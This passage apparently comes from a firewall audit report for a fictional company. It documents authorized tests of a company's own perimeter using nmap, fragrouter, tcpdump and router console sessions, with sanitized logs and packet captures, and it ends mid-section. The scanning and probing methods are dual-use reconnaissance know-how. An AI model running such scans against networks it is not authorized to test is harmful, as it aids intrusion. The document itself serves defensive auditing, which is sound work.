The most likely schedule, so as to not allow significant time lapse between the positive function and positive control tests,

would be to perform the positive control tests overnight on a Sunday night into a Monday morning, then perform the positive function tests after the commencement of normal business hours. This schedule has the added advantage of including, as part of the audit process itself, post-testing function verification following the more dangerous tests.

The primary costs associated with the audit will be manpower: the positive function testing is about three man-hours of work, but the positive control testing will require a minimum of twelve man-hours, and possibly double that. Material costs are negligible - GIAC owns enough equipment to liberate three laptop or "luggable" computers for testing purposes, and the cost of burning several CD's with audit tools, and several CD's with the audit results for archival, are minimal.

The greatest risk is that the positive control testing will, in the course of detecting a discrepancy, inadvertently cause damage to a system or section of the network such that the entire window for testing will not be enough time to effect repairs. In order to mitigate this risk, all positive control testing will actually occur between two of the computers dedicated to the audit where possible: for each target of the positive control testing, the production host will be taken offline and replaced with one of the test hosts, the better to perform effective testing without damage. It should be noted that local tcp_wrap, ipfilt, or host-based Netfilter configuration is beyond the scope of this audit, so any skew to the audit results will be minimal.

In particular, the following tests will be performed:

Item under test	Positive function	Positive control
columbus to beecave VPN / syslog to humble(spring) / perimeter management	Is spring receiving syslog? Does ssh work from spring to beecave? Does ssh work from roundrock to columbus when enabled?	Temporarily disable VPN - do the streams that use it stop working?
External IPSec to lavaca(seguin)	Are VPN connections working? Are they working using NAT transparency?	Can management connections be made to seguin from the Internet zone?
HTTP/HTTPS to friendswood(katy)	Do proxied connections work?	Can other packets besides HTTP/HTTPS get to katy?
Deny fragmented traffic	Retest to friendswood with no fragments	Does fragmented traffic get to manvel (richmond)
e-mail inbound and outbound	Does mail flow?	Can a mail connection be made inbound to any host other than eaglelake?
Proxied employee connections	Does the proxying work?	Can hosts besides the dedicated proxies use the services?
DNS queries	Are both sanfelipe and sanjacinto able to send queries? Are both sanfelipe and sanjacinto answering queries?	Can another random host send such queries? Can TCP DNS get through? Can fragmented queries get to sanfelipe?
BGP with upstream neighbors	"show ip bgp summary" on border router?	
Pings for troubleshooting 1 hop only	Can border router ping upstream? Can it ping the firewall?	Can it ping any further?
ICMP types 11 and 3	Can the prescribed ICMP packets traverse the border?	
Identd	Does identd elicit a RST from the given hosts?	Does identd elicit any response from any other?

Audit Progress

The specific methodology of most of the positive control tests is as follows:

- in the case of outgoing tests, the internal host whose rules were under test is disconnected from the network and a "probe" laptop, or in some cases a pair of them, configured with its address and connected in its place to run the test. "Probe" laptops were equipped with nmap, hping2 and fragrouter. A "listener" tcpdump-equipped laptop is attached at the destination and left collecting; a second such laptop is placed between the firewall and the border router, on

network 256.256.256.244/30 .

- in the case of incoming tests, the internal host whose rules were under test is disconnected from the network and a "listener" laptop configured with its address and put in its place to run the test. A "probe" laptop is attached at the source point for the test. As before, a second "listener" laptop is left collecting on 256.256.256.244/30 .

In addition, for correlation purposes, every Snort IDS sensor in the path of the testing ran an additional tcpdump process regarding any traffic it saw of the tests.

The specific methodology of the positive function tests was more varied than realized up front. For some it was an explicit test with nmap and/or tcpdump (e.g. DNS request, identd test), while other results were largely based on brief interviews of GIAC personnel (e.g. whether e-mail is successfully transmitted).

---

columbus to roundrock VPN / syslog to humble(spring) / perimeter management

Positive function:

spring is receiving syslog, and roundrock is accepting ssh connections from spring (2nd packet logged below):

```
May 26 20:42:43 columbus 242: *May 26 20:42:08: %SYS-5-CONFIG_I: Configured from console by glenn.larratt on console
May 26 20:48:27 roundrock kernel: firewall mgt::IN=eth1 OUT= MAC=00:08:02:47:3f:4a:00:e0:4f:d2:41:00:08:00
SRC=172.18.30.243 DST=172.18.30.254 LEN=44 TOS=0x00 PREC=0x00 TTL=255 ID=0
PROTO=TCP SPT=1023 DPT=22 WINDOW=4128 RES=0x00 SYN URGP=0
May 26 21:20:01 columbus 255: *May 26 21:19:27: %SYS-5-CONFIG_I: Configured from console by glenn.larratt on console
```

Using the Perl script documented in the ruleset, ssh access is temporarily opened on the border router to connections from the firewall:

```
spring% date
Mon May 26 21:43:10 CDT 2003
spring% maketimerange
time-range temporary
 absolute end 21:58 26 May 2003
end
spring% tip columbus
connected

User Access Verification

Username: glenn.larratt
Password:

columbus>enable
Password:
columbus#configure terminal
border(config)#time-range temporary
border(config-time-range)# absolute end 21:58 26 May 2003
border(config-time-range)#end
border#quit

~
[EOT]
spring%
```

and ssh access from the firewall is available for the next 15 minutes:

```
roundrock% ssh columbus
glenn.larratt@columbus's password:
Warning: Remote host denied X11 forwarding.
columbus>
```

Positive control:

IPSec tunnel temporarily disabled via the serial connection:

```
columbus#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
columbus(config)#in f1/0
columbus(config-if)#no crypto map
columbus(config-if)#^Z
columbus#
May 27 01:53:04: %SYS-5-CONFIG_I: Configured from console by glenn.larratt on console
May 27 01:53:14: %CRYPTO-6-IKMP_MODE_FAILURE: Processing of Quick mode failed with peer at 256.256.256.245
```

with the results that (a) neither of the two log messages above reach the loghost spring, and (b) despite being within

the limits of the time-range configured on columbus, ssh connections ceases to function. Both results reverse themselves when the IPSec tunnel is re-enabled.

External IPSec to lavaca(seguin)

Positive function:

seguin is logging user connections, all of which are using NAT transparency (note the TCP connection). All such logged connections are in accord with seguin's policies, at 3DES-MD5 for IKE and ESP-3DES-MD5 for all IPSec traffic:

```
186 05/25/2003 23:53:08.290 SEV=5 IP/41 RPT=1
TCP session established to client 172.184.62.43, TCP source port 58213.

189 05/25/2003 23:53:08.470 SEV=4 IKE/52 RPT=3 172.184.62.43
Group [GIACITSecurity] User [glenn.larratt]
User (glenn.larratt) authenticated.

200 05/25/2003 23:53:08.540 SEV=5 IKE/66 RPT=3 172.184.62.43
Group [GIACITSecurity] User [glenn.larratt]
IKE Remote Peer configured for SA: ESP-3DES-MD5

203 05/25/2003 23:53:08.550 SEV=4 IKE/49 RPT=3 172.184.62.43
Group [GIACITSecurity] User [glenn.larratt]
Security negotiation complete for User (glenn.larratt)
Responder, Inbound SPI = 0x44bdfc35, Outbound SPI = 0x13f083c3
```

Positive control:

Using nmap, attempt to connect to port 7443 on seguin, with the results that nmap can make no determination whatever (the combination of a SYN/ACK response to a port 80 probe, but no response whatsoever to either an ICMP Echo Request or a TCP SYN sent to another target port seems to confuse nmap, and cause it to spin without resolution):

```
# ./nmap -P0 -e qfe2 -n -p 7443 256.256.256.124

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-05-27 02:38 CDT
^Ccaught SIGINT signal, cleaning up
# ./nmap -e qfe2 -n -p 7443 256.256.256.124

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-05-27 02:41 CDT
^Ccaught SIGINT signal, cleaning up
```

and that nmap's probing packets are denied by columbus, and only the port 80 probe is observed on the two inner tcpdump instances:

```
(logs from columbus:)
May 27 02:50:23 columbus.giac.com 335: *May 27 02:49:49: %SEC-6-IPACCESSLOGP: list upstreams-in denied tcp 256.256.256.250(42600) -> 256.256.256.124(74
May 27 02:50:31 columbus.giac.com 336: *May 27 02:49:57: %SEC-6-IPACCESSLOGDP: list upstreams-in denied icmp 256.256.256.250 -> 256.256.256.124 (8/0),

(tcpdump aboard nmap host:)
02:49:20.743994 256.256.256.250 > 256.256.256.124: icmp: echo request (DF)
02:49:20.744305 256.256.256.250.42621 > 256.256.256.124.80: tcp 0 (DF)
02:49:20.753376 256.256.256.124.80 > 256.256.256.250.42621: tcp 0 (DF)
02:49:21.109648 256.256.256.250.42600 > 256.256.256.124.7443: tcp 0 (DF)

(inner two tcpdump instances:)
02:50:22.572392 IP 256.256.256.250.42621 > 172.18.30.252.80: tcp 0
02:50:22.573992 IP 172.18.30.252.80 > 256.256.256.250.42621: tcp 0
```

Results of note:

1. *All* remote access through the VPN concentrator is using NAT transparency mode.
2. Significant clock skew exists among the "probe" and "listen" laptop hosts deployed for this audit.

HTTP/HTTPS to friendswood(katy) and manvel/(richmond) / deny fragmented traffic except HTTP/HTTPS to friendswood(katy)

Positive function:

orders are being received from non-Preferred customers through the proxy on katy and Preferred customers through the proxy on richmond. Upon using fragrouter, however, to double-check that fragmented traffic is being delivered to katy when necessary, we find that the fragmented traffic:

```
#./fragrouter -i hme0 -F1
fragrouter: frag-1: ordered 8-byte IP fragments
truncated-tcp 8 (frag 0:8@0+) [tos 0xc0]
172.184.62.43 > 256.256.256.118: (frag 0:8@8+) [tos 0xc0]
172.184.62.43 > 256.256.25610.10.118: (frag 0:8@16) [tos 0xc0]
truncated-tcp 8 (frag 0:8@0+) [tos 0xc0]
172.184.62.43 > 256.256.25610.10.118: (frag 0:8@8+) [tos 0xc0]
172.184.62.43 > 256.256.25610.10.118: (frag 0:8@16) [tos 0xc0]
truncated-tcp 8 (frag 0:8@0+) [tos 0xc0]
172.184.62.43 > 256.256.25610.10.118: (frag 0:8@8+) [tos 0xc0]
172.184.62.43 > 256.256.25610.10.118: (frag 0:8@16) [tos 0xc0]
```

appears in the instance of tcpdump between the border router and the firewall, but does not traverse the firewall, nor are any of the logs generated by the firewall ruleset logging a reason why.

Positive control:

Using nmap, map the accessible TCP ports on katy:

```
# ./nmap -e qfe2 -n -sT katy

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-05-27 03:14 CDT
Interesting ports on katy.giac.com (256.256.256.118):
(The 1621 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 77.509 seconds
```

and note the correlation between nmap's report of "filtered", and the fact that, of the several thousand packets logged by tcpdump on the nmap host, only these:

```
03:15:04.657710 IP 256.256.256.250.49274 > 172.18.30.246.80: tcp 0
03:15:04.657809 IP 172.18.30.246.80 > 256.256.256.250.49274: tcp 0
03:15:25.796696 IP 256.256.256.250.43661 > 172.18.30.246.80: tcp 0
03:15:25.796977 IP 172.18.30.246.80 > 256.256.256.250.43661: tcp 0
03:15:31.098291 IP 256.256.256.250.44140 > 172.18.30.246.443: tcp 0
03:15:31.098434 IP 172.18.30.246.443 > 256.256.256.250.44140: tcp 0
```

were recorded by the two inner tcpdump instances.

Results of note:

1. columbus' logging appears to have been unable to keep up with the speed of nmap - only about 2% of the packets sent appeared in the border router logs, together with the following entries:

```
May 27 03:15:26 columbus.giac.com 358: *May 27 03:14:52: %SEC-6-IPACCESSLOGRL: access-list logging rate-limited or missed 3712 packets
May 27 03:15:26 columbus.giac.com 359: *May 27 03:14:52: %SEC-6-IPACCESSLOGRL: access-list logging rate-limited or missed 1 packet
May 27 03:15:31 columbus.giac.com 365: *May 27 03:14:57: %SEC-6-IPACCESSLOGRL: access-list logging rate-limited or missed 866 packets
May 27 03:15:31 columbus.giac.com 366: *May 27 03:14:57: %SEC-6-IPACCESSLOGRL: access-list logging rate-limited or missed 86 packets
May 27 03:15:31 columbus.giac.com 367: *May 27 03:14:57: %SEC-6-IPACCESSLOGRL: access-list logging rate-limited or missed 3 packets
May 27 03:16:31 columbus.giac.com 413: *May 27 03:15:57: %SEC-6-IPACCESSLOGRL: access-list logging rate-limited or missed 8334 packets
```

2. no fragmented traffic whatsoever appears to be traversing the firewall, even when it's supposed to.

---

e-mail inbound and outbound

Positive function:

GIAC personnel report mail is flowing in both directions ("Yes, mail is working - can't you people do something about all this spam?"). A (sanitized) set of headers in both directions illustrates that brookshire and eaglelake are performing their respective tasks:

```
Received: from localhost (localhost [127.0.0.1])
        by _INTERNAL_SERVER_MAILHOME_.giac.com (Postfix) with ESMTP id 554B8399CD
        for <glenn.larratt@_INTERNAL_SERVER_MAILHOME_.giac.com>; Thu, 22 May 2003 09:49:20 -0600 (CDT)
Received: from waller.giac.com (waller.giac.com [172.21.46.98])
        by _INTERNAL_SERVER_MAILHOME_.giac.com (Postfix) with ESMTP id EA1033999D
        for <glenn.larratt@_INTERNAL_SERVER_MAILHOME_.giac.com>; Thu, 22 May 2003 09:49:18 -0500 (CDT)
Received: (qmail 23643 invoked from network); 22 May 2003 14:49:18 -0000
Received: from imo-d10.mx.aol.com (205.188.157.42)
        by eaglelake.giac.com with SMTP; 22 May 2003 14:49:18 -0000
Received: from _CUSTOMER_@aol.com
        by imo-d10.mx.aol.com (mail_out_v34.13.) id a.181.12a1cd2c (18707)
         for <glenn.larratt@giac.com>; Thu, 22 May 2003 10:49:02 -0400 (EDT)
```

```
-------

Received: from  rly-xa04.mx.aol.com (rly-xa04.mail.aol.com [172.20.105.73]) by
air-xa04.mail.aol.com (v93.13) with ESMTP id MAILINXA41-35983ed3e064329; Tue,
27 May 2003 18:02:13 -0400
Received: from  brookshire.giac.com(brookshire.giac.com [256.256.256.122]) by rly-xa04.mx.aol.com
(v93.12) with ESMTP id MAILRELAYINXA45-693ed3e05112f; Tue, 27 May 2003 18:01:53
-0400
Received: (qmail 24048 invoked from network); 27 May 2003 23:01:53 -0000
Received: from _INTERNAL_USER_WS_.giac.com (xx.xx.xx.xx)
        by pearland.giac.com with SMTP; 27 May 2003 23:01:53 -0000
```

Positive control:

To verify that eaglelake is the only externally available e-mail gateway, use an nmap TCP connect scan over the whole of GIAC's address space (somewhat truncated here):

```
# ./nmap -P0 -e qfe2 -sT -p 25 -oG - 256.256.256.112-124,245,246,249
# nmap 3.27 scan initiated Wed May 28 21:24:16 2003 as: ./nmap -P0 -e qfe2 -sT -p 25 -oG - 256.256.256.114-124,245,246,249
Host: 256.256.256.114 ()    Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.115 (spring.giac.com)     Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.116 (iowacol.giac.com)        Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.117 (alief.giac.com)      Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.118 (katy.giac.com)       Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.119 (richmond.giac.com)   Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.120 (sanjacinto.giac.com)         Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.121 (sanfelipe.giac.com) Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.122 (brookshire.giac.com)         Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.123 (eaglelake.giac.com) Ports: 25/open/tcp//smtp///
Host: 256.256.256.124 (seguin.giac.com)     Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.245 ()    Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.246 ()    Ports: 25/filtered/tcp//smtp///
Host: 256.256.256.249 ()    Ports: 25/filtered/tcp//smtp///
# Nmap run completed at Wed May 28 21:33:20 2003 -- 16 IP addresses (16 hosts up) scanned in 543.478 seconds
```

and correlate with differential results from the instances of tcpdump (only partial results are presented here, since nmap appears to perform standard TCP retries followed by TCP resets, and send six iterations of such retries per unreachable host):

```
(external)
21:30:18.733822 256.256.256.250.32866 > 256.256.256.122.25: S 568210698:568210698(0) win 24820  (DF)
21:30:22.100474 256.256.256.250.32866 > 256.256.256.122.25: S 568210698:568210698(0) win 24820  (DF)
21:30:24.761336 256.256.256.250.32867 > 256.256.256.122.25: S 569821694:569821694(0) win 24820  (DF)
21:30:28.130593 256.256.256.250.32867 > 256.256.256.122.25: S 569821694:569821694(0) win 24820  (DF)
21:30:28.850455 256.256.256.250.32866 > 256.256.256.122.25: S 568210698:568210698(0) win 24820  (DF)
21:30:30.771222 256.256.256.250.32868 > 256.256.256.122.25: S 571328716:571328716(0) win 24820  (DF)
21:30:34.140306 256.256.256.250.32868 > 256.256.256.122.25: S 571328716:571328716(0) win 24820  (DF)
21:30:34.880323 256.256.256.250.32867 > 256.256.256.122.25: S 569821694:569821694(0) win 24820  (DF)
21:30:36.770596 256.256.256.250.32866 > 256.256.256.122.25: R 568210699:568210699(0) win 24820 (DF)
21:30:36.770822 256.256.256.250.32867 > 256.256.256.122.25: R 569821695:569821695(0) win 24820 (DF)
21:30:36.771104 256.256.256.250.32868 > 256.256.256.122.25: R 571328717:571328717(0) win 24820 (DF)
21:30:36.800969 256.256.256.250.32869 > 256.256.256.122.25: S 573003716:573003716(0) win 24820  (DF)
21:30:40.170270 256.256.256.250.32869 > 256.256.256.122.25: S 573003716:573003716(0) win 24820  (DF)
21:30:42.801139 256.256.256.250.32870 > 256.256.256.122.25: S 574599087:574599087(0) win 24820  (DF)
21:30:46.170416 256.256.256.250.32870 > 256.256.256.122.25: S 574599087:574599087(0) win 24820  (DF)
21:30:46.920965 256.256.256.250.32869 > 256.256.256.122.25: S 573003716:573003716(0) win 24820  (DF)
21:30:48.811075 256.256.256.250.32871 > 256.256.256.122.25: S 576180857:576180857(0) win 24820  (DF)
21:30:52.180403 256.256.256.250.32871 > 256.256.256.122.25: S 576180857:576180857(0) win 24820  (DF)
21:30:52.920399 256.256.256.250.32870 > 256.256.256.122.25: S 574599087:574599087(0) win 24820  (DF)
21:30:54.820699 256.256.256.250.32869 > 256.256.256.122.25: R 573003717:573003717(0) win 24820 (DF)
21:30:54.821052 256.256.256.250.32870 > 256.256.256.122.25: R 574599088:574599088(0) win 24820 (DF)
21:30:54.821433 256.256.256.250.32871 > 256.256.256.122.25: R 576180858:576180858(0) win 24820 (DF)
21:30:54.889011 256.256.256.250.32872 > 256.256.256.123.25: S 577719908:577719908(0) win 24820  (DF)
21:30:54.894703 256.256.256.123.25 > 256.256.256.250.32872: S 2524629275:2524629275(0) ack 577719909 win 24820  (DF)
21:30:54.894801 256.256.256.250.32872 > 256.256.256.123.25: . ack 1 win 24820 (DF)
21:30:54.895405 256.256.256.250.32872 > 256.256.256.123.25: R 577719909:577719909(0) win 24820 (DF)
(between border router and firewall)
21:34:00.731415 256.256.256.250.32872 > 256.256.256.123.25: S 577719908:577719908(0) win 24820  (DF)
21:34:00.735359 256.256.256.123.25 > 256.256.256.250.32872: S 2524629275:2524629275(0) ack 577719909 win 24820  (DF)
21:34:00.736560 256.256.256.250.32872 > 256.256.256.123.25: . ack 1 win 24820 (DF)
21:34:00.737136 256.256.256.250.32872 > 256.256.256.123.25: R 577719909:577719909(0) win 24820 (DF)

(internal)
21:31:58.465681 IP 256.256.256.250.32872 > 172.18.30.251.25: S 577719908:577719908(0) win 24820
21:31:58.465864 IP 172.18.30.251.25 > 256.256.256.250.32872: S 2524629275:2524629275(0) ack 577719909 win 24820
21:31:58.470108 IP 256.256.256.250.32872 > 172.18.30.251.25: . ack 1 win 24820
21:31:58.470636 IP 256.256.256.250.32872 > 172.18.30.251.25: R 577719909:577719909(0) win 24820
```

Verifying that only brookshire can send SMTP out is simpler to test but requires that both brookshire and at least one other ServiceNet-out host be simultaneously disconnected, and a test host configured to emulate each in turn. From the test host:

```
# ifconfig hme1 172.18.30.250 netmask 255.255.255.192
# telnet 256.256.256.250 smtp
Trying 256.256.256.250...
Connected to 256.256.256.250.
Escape character is '^]'.
220 mail.upstreamisp.com ESMTP Sendmail 8.12.8/8.12.8; Wed, 28 May 2003 23:50:28 -0500 (CDT)
```

```
quit
221 2.0.0 mail.upstreamisp.com closing connection
Connection closed by foreign host.
# ifconfig hme1 172.18.30.251 netmask 255.255.255.192
# telnet 256.256.256.250 smtp
Trying 256.256.256.250...
telnet: Unable to connect to remote host: Connection timed out
#
```

and the inside and mid-perimeter tcpdump instances record not only correlate these results, but also verify that roundrock is TCP rejecting identd connections on behalf of brookshire (note that the identd SYN - RST/ACK transaction only occurs *outside* the firewall):

```
(inside, i.e. onboard test host)
23:51:31.607069 IP 172.18.30.250.43821 > 256.256.256.250.25: S 284272739:284272739(0) win 24820
23:51:31.611354 IP 256.256.256.250.25 > 172.18.30.250.43821: S 2635171540:2635171540(0) ack 284272740 win 24820
23:51:31.611434 IP 172.18.30.250.43821 > 256.256.256.250.25: . ack 1 win 24820
23:51:31.728820 IP 256.256.256.250.25 > 172.18.30.250.43821: P 1:90(89) ack 1 win 24820
23:51:31.729375 IP 172.18.30.250.43821 > 256.256.256.250.25: . ack 90 win 24820
23:51:33.882066 IP 172.18.30.250.43821 > 256.256.256.250.25: P 1:7(6) ack 90 win 24820
23:51:33.883275 IP 256.256.256.250.25 > 172.18.30.250.43821: . ack 7 win 24820
23:51:33.883990 IP 256.256.256.250.25 > 172.18.30.250.43821: P 90:136(46) ack 7 win 24820
23:51:33.884578 IP 256.256.256.250.25 > 172.18.30.250.43821: F 136:136(0) ack 7 win 24820
23:51:33.884678 IP 172.18.30.250.43821 > 256.256.256.250.25: . ack 137 win 24820
23:51:33.914095 IP 172.18.30.250.43821 > 256.256.256.250.25: F 7:7(0) ack 137 win 24820
23:51:33.915411 IP 256.256.256.250.25 > 172.18.30.250.43821: . ack 8 win 24820
23:52:55.608099 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820
23:52:58.974113 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820
23:53:05.725199 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820
23:53:19.226764 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820
23:53:46.230169 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820
23:54:40.237568 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820
23:55:40.244818 IP 172.18.30.251.43823 > 256.256.256.250.25: S 305066910:305066910(0) win 24820

(mid-perimeter, i.e. between the firewall and the border router)
23:53:34.413423 256.256.256.122.43821 > 256.256.256.250.25: S 284272739:284272739(0) win 24820  (DF)
23:53:34.415967 256.256.256.250.25 > 256.256.256.122.43821: S 2635171540:2635171540(0) ack 284272740 win 24820  (DF)
23:53:34.416963 256.256.256.122.43823 > 256.256.256.250.25: . ack 1 win 24820 (DF)
23:53:34.504644 256.256.256.250.32921 > 256.256.256.122.113: S 2635336173:2635336173(0 win 24820  (DF)
23:53:34.504812 256.256.256.122.113 > 256.256.256.250.32921: R 0:0(0) ack 2635336174 win 0 (DF)
23:53:34.533836 256.256.256.250.25 > 256.256.256.122.43821: P 1:90(89) ack 1 win 24820 (DF)
23:53:34.534916 256.256.256.122.43821 > 256.256.256.250.25: . ack 90 win 24820 (DF)
23:53:36.687806 256.256.256.122.43821 > 256.256.256.250.25: P 1:7(6) ack 90 win 24820 (DF)
23:53:36.688542 256.256.256.250.25 > 256.256.256.122.43821: . ack 7 win 24820 (DF)
23:53:36.689243 256.256.256.250.25 > 256.256.256.122.43821: P 90:136(46) ack 7 win 24820 (DF)
23:53:36.689852 256.256.256.250.25 > 256.256.256.122.43821: F 136:136(0) ack 7 win 24820 (DF)
23:53:36.690382 256.256.256.122.43821 > 256.256.256.250.25: . ack 137 win 24820 (DF)
23:53:36.719817 256.256.256.122.43821 > 256.256.256.250.25: F 7:7(0) ack 137 win 24820 (DF)
23:53:36.720659 256.256.256.250.25 > 256.256.256.122.43821: . ack 8 win 24820 (DF)
```

Result of note:

In its default configuration, qmail is preserving and adding e-mail headers which might constitute reconnaissance data of use to an attacker.

Proxied employee connections

As with the test of outgoing e-mail, positive function of the outgoing proxying is verified through brief personnel interviews, and positive control verified by emulating two hosts - one being the authorized proxy for the service under test, the other being some other ServiceNet-out host - per service tested, and contrasting the results. For the sake of brevity, packet data is not presented here.

DNS queries

Positive function:

As virtually all other IP connectivity is dependent on DNS, the fact that GIAC is doing business at all is verification enough that DNS the two nameservers are successfully serving the giac.com zone and successfully resolving Internet hostnames for internal GIAC nodes.

Positive control:

As with other services across the network perimeter, a simple scan from outside verifies that only sanfelipe and

sanjacinto are serving DNS:

```
# foreach f ( 115 116 117 118 119 120 121 122 123 124 245 246 249 )
? nslookup -query=soa giac.com 256.256.256.$f
? end
*** Can't find server name for address 256.256.256.115: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.116: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.117: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.118: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.119: No response from server
*** Default servers are not available
Server:  ns1.giac.com
Address:  256.256.256.120

giac.com
        origin = giac.com
        mail addr = hostmaster.giac.com
        serial = 2003052815
        refresh = 10800 (3H)
        retry   = 900 (15M)
        expire  = 3600000 (3600000)
        minimum ttl = 86400 (1D)
giac.com        nameserver = ns1.giac.com
giac.com        nameserver = ns2.giac.com
ns1.giac.com    internet address = 256.256.256.120
ns2.giac.com    internet address = 256.256.256.121
Server:  ns2.giac.com
Address:  256.256.256.121

giac.com
        origin = giac.com
        mail addr = hostmaster.giac.com
        serial = 2003052815
        refresh = 10800 (3H)
        retry   = 900 (15M)
        expire  = 3600000 (3600000)
        minimum ttl = 86400 (1D)
giac.com        nameserver = ns1.giac.com
giac.com        nameserver = ns2.giac.com
ns1.giac.com    internet address = 256.256.256.120
ns2.giac.com    internet address = 256.256.256.121
*** Can't find server name for address 256.256.256.122: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.123: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.124: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.245: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.246: No response from server
*** Default servers are not available
*** Can't find server name for address 256.256.256.249: No response from server
*** Default servers are not available
```

and a contrasting of "inside" and "outside" tcpdump recorders shows that only packets destined for sanfelipe and sanjacinto traverse the border (only the "inside" is shown here):

```
02:34:43.046649 IP 256.256.256.250.33141 > 172.18.30.248.53:  1507+ PTR? 120.256.256.256.in-addr.arpa. (43)
02:34:43.047613 IP 172.18.30.248.53 > 256.256.256.250.33141:  1507* 1/1/1 PTR ns1.giac.com. (132)
02:34:43.052694 IP 256.256.256.250.33142 > 172.18.30.248.53:  1508+ SOA? giac.com. (26)
02:34:43.053900 IP 172.18.30.248.53 > 256.256.256.250.33142:  1508* 1/3/3 SOA (183)
02:34:43.138165 IP 256.256.256.250.33143 > 172.18.30.249.53:  25841+ PTR? 121.256.256.256.in-addr.arpa. (43)
02:34:43.139043 IP 172.18.30.249.53 > 256.256.256.250.33143:  25841* 1/1/1 PTR ns2.giac.com. (132)
02:34:43.143047 IP 256.256.256.250.33144 > 172.18.30.249.53:  25842+ SOA? giac.com. (26)
02:34:43.143908 IP 172.18.30.249.53 > 256.256.256.250.33144:  25842* 1/3/3 SOA (183)
```

Next, as with brookshire and the outgoing proxy hosts, a single internal test host is used to emulate both the authorized ServiceNet-out host, and one that is unauthorized for an outgoing query:

```
# ifconfig hme1 172.18.30.248 netmask 255.255.255.192
# nslookup -query=ns aol.com 256.256.256.250
Server:  giacattacker.giac.com
Address:  256.256.256.250

Non-authoritative answer:
aol.com nameserver = dns-02.ns.aol.com.
aol.com nameserver = dns-06.ns.aol.com.
aol.com nameserver = dns-07.ns.aol.com.
aol.com nameserver = dns-01.ns.aol.com.

Authoritative answers can be found from:
# ifconfig hme1 172.18.30.193 netmask 255.255.255.247
# nslookup -query=ns aol.com 256.256.256.250
*** Can't find server name for address 256.256.256.250: No response from server
*** Default servers are not available
```

and the "outside" tcpdump packets are examined as before to verify that only the authorized host has access - in this case, sanjacinto (packets are not shown).

As with SMTP, a comprehensive scan for access to TCP port 53 is performed, so as to verify that there is no external access to zone transfers:

```
# ./nmap -P0 -e qfe2 -sT -oG - -p 53 256.256.256.115-124,245,246,249
# nmap 3.27 scan initiated Thu May 29 03:22:26 2003 as: ./nmap -P0 -e qfe2 -sT -oG - -p 53 256.256.256.115-124,245,246,249
Host: 256.256.256.115 (spring.giac.com)    Ports: 53/filtered/tcp//domain///
Host: 256.256.256.116 (iowacol.giac.com)        Ports: 53/filtered/tcp//domain///
Host: 256.256.256.117 (alief.giac.com)     Ports: 53/filtered/tcp//domain///
Host: 256.256.256.118 (katy.giac.com)      Ports: 53/filtered/tcp//domain///
Host: 256.256.256.119 (richmond.giac.com)  Ports: 53/filtered/tcp//domain///
Host: 256.256.256.120 (sanjacinto.giac.com)        Ports: 53/filtered/tcp//domain///
Host: 256.256.256.121 (sanfelipe.giac.com) Ports: 53/filtered/tcp//domain///
Host: 256.256.256.122 (brookshire.giac.com)        Ports: 53/filtered/tcp//domain///
Host: 256.256.256.123 (eaglelake.giac.com) Ports: 53/filtered/tcp//domain///
Host: 256.256.256.124 (seguin.giac.com)    Ports: 53/filtered/tcp//domain///
Host: 256.256.256.245 ()   Ports: 53/filtered/tcp//domain///
Host: 256.256.256.246 ()   Ports: 53/filtered/tcp//domain///
Host: 256.256.256.249 ()   Ports: 53/filtered/tcp//domain///
# Nmap run completed at Thu May 29 03:30:18 2003 -- 13 IP addresses (13 hosts up) scanned in 471.688 seconds
```

Finally, noting that an earlier audit task established that the firewall is not handling fragmented traffic correctly, the planned test of fragmented DNS queries to sanfelipe is skipped.

BGP with upstream neighbors

Positive function, over and above the fact that Internet connectivity is working, can be had by displaying the BGP table from columbus - an excerpt is shown here:

```
columbus#show ip bgp
BGP table version is 524, local router ID is 256.256.256.253
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 18.0.0.0/8       256.256.256.254          0             0 3561 1 3 i
*> 24.27.64.0/18    256.256.256.250          0             0 2914 11427 i
*> 24.28.96.0/19    256.256.256.250          0             0 2914 11427 i
*> 24.153.136.0/22  256.256.256.250          0             0 2914 11427 i
*> 24.153.166.0/24  256.256.256.250          0             0 2914 11427 i
*> 24.160.64.0/18   256.256.256.250          0             0 2914 11427 i
*> 24.162.0.0/18    256.256.256.250          0             0 2914 11427 i
*> 24.167.0.0/18    256.256.256.250          0             0 2914 11427 i
*> 24.167.64.0/19   256.256.256.250          0             0 2914 11427 i
*> 24.174.0.0/17    256.256.256.250          0             0 2914 11427 i
*> 24.175.64.0/18   256.256.256.250          0             0 2914 11427 i
*> 24.242.144.0/20  256.256.256.250          0             0 2914 11427 i
             :
             :
```

Troubleshooting pings - 1 hop only

Positive function:

Each of the firewall and the border should be able to ping hosts on any locally-connected networks, thus:

```
